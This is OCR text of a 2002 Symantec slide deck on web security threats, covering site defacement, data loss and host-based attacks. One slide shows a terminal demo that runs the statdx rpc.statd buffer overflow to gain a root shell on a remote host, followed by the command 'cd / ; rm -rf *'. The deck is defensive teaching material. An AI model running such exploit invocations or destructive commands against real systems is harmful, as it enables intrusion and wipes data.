Today's Web Security Issues

Craig Ozancin

Senior Security Analyst

Symantec Corporation


cozancin@symantec.com

8/1/02

Agenda

- The threat
- The solution
- Where can I find more information
- Conclusion
- Questions?

I: The Threat



The Threat

- **What is the threat?**
- **Host based attacks**
- **Web server vulnerabilities**
- **Server side scripting**
- **Client side scripting**

What are the threats?


What Is The Threat?

- **Web site defacement**
  - Simple page modifications
    - **The most common and easy to detect**
    - **Modify the complete contents of a web page (most common is the front page)**
  - Information modifications
    - **Changing key information to represent another view (potentially one of the most serious)**
  - Reference modifications
    - **Adding additional reference links to an online article**
    - **Intent may be to discredit, confuse or change the article theme**
- **Embarrassment**
- **Recovery**
  - Can it be recovered?

Web Site Defacement

- **Loss of confidential data**
  - Customer data
  - Corporate data
  - System data
- **Web server compromise**
  - Server may be used to attack other systems in your enterprise
  - Participate in the spreading of worms or as a DDoS zombie
- **Web server accessibility**
  - Availability of information
  - Business stoppage
- **Loss of customers and revenue**


Web Site Defacements




Host Based Attacks

Host Based Attacks

- **Attacks against the web server and its supporting network**
- **Attempt to gain control of the server**
- **Once the attacker has gained control, they can modify, delete or steal information or services**




Statd Buffer Overflow


NT Server
Workstation
Attacker
Internet
Router
Hub
Laptop
Linux Server
hawklord@delius.utah.axent.com: /home/hawklord
File Sessions Options Help

Execute Remote Buffer Overflow


```
$ statdx –d 0 linux
uid=0(root) gid=0(root)
```



```
# Uname -a
Linux mail.aphacom.net 2.2.17-14 #1 Mon Feb 5 16:02:20
EST 2001 i686 unknown
# statdx -d 0 ftp.wishing-bear.com
target: 0xbffff718 new: 0xbffff56c (offset: 600)
wiping 9 dwords
clnt_call(): RPC: Timed out
A timeout was expected. Attempting connection to shell..
OMG! You now have rpc.statd technique!@#$!
uid=0(root) gid=0(root)

Uname -a
Linux ftp.wishing-bear.com 2.2.17-14 #1 Mon Feb 5
16:02:20 EST 2001 i686 unknown

Cd / ; rm -rf *
```

Web Server Vulnerabilities

